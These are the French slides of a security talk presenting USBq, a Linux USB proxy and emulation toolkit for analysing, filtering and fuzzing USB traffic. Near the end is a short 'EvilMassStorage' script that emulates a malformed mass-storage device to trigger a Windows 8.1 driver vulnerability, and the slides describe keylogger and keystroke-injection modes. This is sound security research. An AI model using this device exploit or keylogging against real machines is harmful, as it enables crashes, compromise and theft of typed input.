

USBIQUITOUS


Boîte à outils USB

Par Benoît Camredon

Airbus Group

INTRODUCTION

- Constat
 - De plus en plus de vulnérabilités liées à l'USB



- Vulnérabilités simples
- Besoin
 - Analyser une communication USB
 - Périphérique et hôte non maîtrisés

PROXY USB


- Développement d'un driver USB
 - Se familiariser avec les couches basses USB
- Implémentation d'un proxy USB
 - S'intercaler entre un périphérique et un hôte
 - Transférer les messages
- Étude des périphériques de façon simple



BASES USB

COMMUNICATION USB

- Utilisation de tubes appelés **Endpoint**
 - **OUT** => Envoi de données de l'hôte vers le périphérique
 - **IN** => Envoi de données du périphérique vers l'hôte
- Dirigée par l'hôte



TYPE DE MESSAGES

- **CONTROL**

- Gérés par tous les périphériques
- Utilisés pendant l'énumération

- **INTERRUPT**

- Petits messages
- Latence garantie
- Détection d'erreur
- HID...

- **BULK**


- Gros messages
- Pas de garantie de latence
- Détection d'erreur
- Mass Storage, carte Ethernet...

- **ISOCRONOUS**

- Latence bornée
- Pas de détection d'erreurs
- webcam, micro...

PHASE D'ÉNUMÉRATION


- Identification du périphérique
- Charger le bon driver !
- Descripteurs
 - Device
 - Configuration
 - Interface
 - Endpoint
- Nombreuses incohérences possibles
 - Taille
 - Nombre d'éléments



USBIQUITOUS DESIGN


ARCHITECTURE

- Matériel
 - Carte avec port USB device et host
- Logiciel
 - Linux
 - Driver
 - Gadget
 - User land
 - API
 - Program



INTERFACE CORE/USER LAND

- Modulaire
 - Coté noyau
 - Coté userland
 - Gérée coté API
 - Adaptable selon les besoins
- Données avec endpoint correspondant
- Management : **NEW_DEVICE, RESET, RELOAD**
- À l'heure actuelle
 - Communication Réseau
 - Flexibilité
 - Facile à mettre en œuvre
 - USBq driver démarre la communication
 - USBq gadget se met en écoute



USBQ DESIGN

- Mode Proxy
 - Transfert de communication entre périphérique et hôte
 - Possibilité d'utiliser 2 cartes
- Mode Périphérique
 - Emulation d'un périphérique en userland
- Mode Périphérique
 - Emulation d'un périphérique en userland
- Mode Hôte
 - Emulation d'un hôte en userland
- Mode Hôte
 - Emulation d'un hôte en userland
 - Mode *il est où l'USB ?*
 - Possibilité de se passer de carte
 - Utile pour débbugger

USBQ CORE

- Module noyau Linux
- Deux parties distinctes
 - **USBq Driver**
 - Périphérique connecté
 - **USBq Gadget**
 - Emulation d'un périphérique
- Aucune communication directe
 - Communication via userland
 - Utilisation indépendante

```
// Called when a USB message comes from USB controller
int recv_usb(struct ep_t *ep, msg_t *msg) {
    return ep->send_userland(msg);
}

// Called when a USB message comes from userland
int recv_userland(struct ep_t *ep, msg_t *msg) {
    return ep->send_usb(msg);
}
```

USBQ DRIVER

Gestion du périphérique connecté


- Module noyau basé sur l'API USB
 - Communication à base de **URB**
 - Fonction **probe**
 - Fonction **disconnect**
- Détection du branchement
 - Envoi du message **NEW_DEVICE**
- Gestion du reset
- Gestion du reload
- Périphérique énuméré deux fois
 - Première fois pour charger **USBq driver**
 - Une deuxième fois par l'hôte final
- Prise en charge de n'importe quel périphérique

```
static struct usb_device_id driver_table [  
] = {  
    { .driver_info = 64},  
    {} /* Terminating entry */  
};  
MODULE_DEVICE_TABLE (usb, driver_table);
```

USBQ GADGET

Emulation d'un périphérique

- Module noyau basé sur la **GadgetAPI**
 - Fonction **bind** pour commencer l'émulation
 - Fonction **setup** pour **CTRL** message
- Début d'émulation si **NEW_DEVICE**
- Arrêt d'émulation si **RESET**
- Nombreuses limitations...
 - Pas d'équivalent de **setup** pour messages autres que **CTRL**
 - Nécessité de stimuler les **IN** endpoints dans le driver
 - Nécessité de stimuler les **OUT** endpoints dans le gadget
 - Fonction **setup** exécutée en contexte non interruptible
 - Tous les messages n'arrivent pas dans **setup**



USBQ USERLAND

USBQ API

- Dissection/Création des descripteurs
 - Basées sur SCAPY
- Communication Kernel/User land
- Gestion de la phase d'énumération
 - Réponses pour le périphérique
 - Requêtes pour l'hôte

```
###[ DeviceDescriptor ]###
bLength      = 18
bDescriptorType= device
bcdUSB       = 512
bDeviceClass= Device
bDeviceSubClass= 0
bDeviceProtocol= See Interface
bMaxPacketSize= 64
idVendor     = 0x6464
idProduct    = 0x6464
bcdDevice    = 512
iManufacturer= 0x0
iProduct     = 0x2
iSerialNumber= 0
bNumConfigurations= 1
```

- Quelques hooks à implémenter

```
def hookDevice(self,data):
    """ Called each time a device message is received """
    return data


def hookHost(self,data):
    """ Called each time a host message is received """
    return data
```


USBQ SCRIPTS


DEVICE



HOST



PROXY



USBQ PROXY

DISSECT

- Programme le plus utilisé
- Très utile pour le débogage
- Dissection à la volée de tous les messages
- Transfert sans aucune modification
- Paramétrable
 - Type de sortie
 - Filtre sur endpoint

```
> MNGT: NewDevice
< Ci0: GetDescriptor device [sz:64]
> Ci0: Device Descriptor vid:413c pid:2105 maxpkt:8 len:18
< Ci0: GetDescriptor device [sz:18]
> Ci0: Device Descriptor vid:413c pid:2105 maxpkt:8 len:18
< Ci0: GetDescriptor configuration [sz:9]
> Ci0: Configuration Descriptor nintf:1
< Ci0: GetDescriptor configuration [sz:34]
> Ci0: Configuration Descriptor nintf:1
      Interface Descriptor ifnum:0 alt:0 class:hid nep:1
      HIDDescriptor sz:9 nb_report:1 [HIDReportDescriptor sz:65
]
      Endpoint Descriptor EP1IN Interrupt int:24 pkt:8 len:7
< Ci0: GetDescriptor string [sz:255]
> Ci0: String Descriptor [      ] len:4
< Ci0: GetDescriptor string [sz:255]
> Ci0: String Descriptor [Dell USB Keyboard] len:3
< Ci0: GetDescriptor string [sz:255]
> Ci0: String Descriptor [Dell] len:10
< Co0: SetConfiguration 1 +data (len:1)
```

USBQ PROXY

PARE-FEU USB

- Objectif: protéger l'hôte
 - Filtrage des périphériques
 - Filtrage sur message
- Filtrage basé sur les descripteurs
 - Aucune connexion sur l'hôte


NEW_DEVICE



USBQ PROXY

MUTATION USB

- Transfert d'une communication USB
- Applique des modifications aléatoires sur la communication
- Détecte les timeouts
 - **RESET** du périphérique
 - **RELOAD** du périphérique



USBQ PROXY

KEYLOGGER

- Transfert une communication de clavier
- Enregistre l'ensemble des frappes clavier
 - À l'écran
 - Dans un fichier

PCAP WRITER

- Enregistrement dans un fichier PCAP
- Génération des paquets manquants
- Utile quand on ne maîtrise pas l'host

USBQ DEVICE

KEYBOARD

- Simule un clavier
- Capture de **keylogger**
- Batterie de combinaisons de touches
- Fonctionnalités similaires au **RubberDucky**

FUZZER

- Simule plusieurs périphériques
- Fuzz les descripteurs envoyés par le périphérique
 - Taille
 - Nombre d'éléments

USBSCAN

- Connaître les drivers disponibles
- Pour le moment HID, mass_storage
- Détecter les phases d'énumération au niveau driver

PCAP REPLAY

- Rejoue un fichier PCAP
- Mémorise les descripteurs
- Rejoue la phase d'échange de données
- Fonctionne que dans des cas spécifiques: HID...

USBQ DEVICE

Exemple de code

- Vulnérabilité trouvée par QUARKSLAB (Jordan Bouyat, Fernand Lone-Sang)
- Driver mass-storage
- Phase d'énumération refaite par le driver
- Nombre d'endpoint dans le descripteur d'interface à 0

```
MassStorageInterface = Interface(descriptors=[Endpoint(1,BULK,IN,512),Endpoint(1,BULK,OUT,512)],cls=MASS_STORAGE,subcls=6,proto=80)

class EvilMassStorage(USBDevice):
    """ Triggers vulnerability in Windows 8.1, found by QB """
    def __init__(self,args):
        ident = DeviceIdentity.from_interface(MassStorageInterface)
        ident.interface[0].bNumEndpoint = 0
        super(EvilMassStorage,self).__init__(args,ident)
    def run(self):
        self.init()
        while True:
            time.sleep(2)

parser = EvilMassStorage.create_arg_parser()
EvilMassStorage(parser.parse_args()).run()
```


USBQ HOSTS

- **lsusb**
 - Surtout utilisé pour debugger...
- Driver de lance-missile
- Idées à implémenter
 - **fingerprint**
 - Détecter les types de micro-contrôleurs des périphériques
 - **BadUSB**
 - Reprogrammation d'un périphérique USB

LIMITATIONS

- Tous les périphériques ne fonctionnent pas...
 - Gestion des erreurs
 - Contexte non interruptible
 - Bugs
- Gestion des messages isochronous
- Gestion de l'USB 3

CONCLUSION

- Gérer plus de périphériques
- Améliorer la communication kernel/user
 - Netlink ?
- Faire évoluer l'API
 - Dissection avec Scapy à revoir
 - Améliorer les parties répétitives pour plus de modularité
- Open Source !!!
 - **USBq Core:** https://bitbucket.org/ben64/usbq_core
 - **USBq Userland:** https://bitbucket.org/ben64/usbq_userland

QUESTIONS?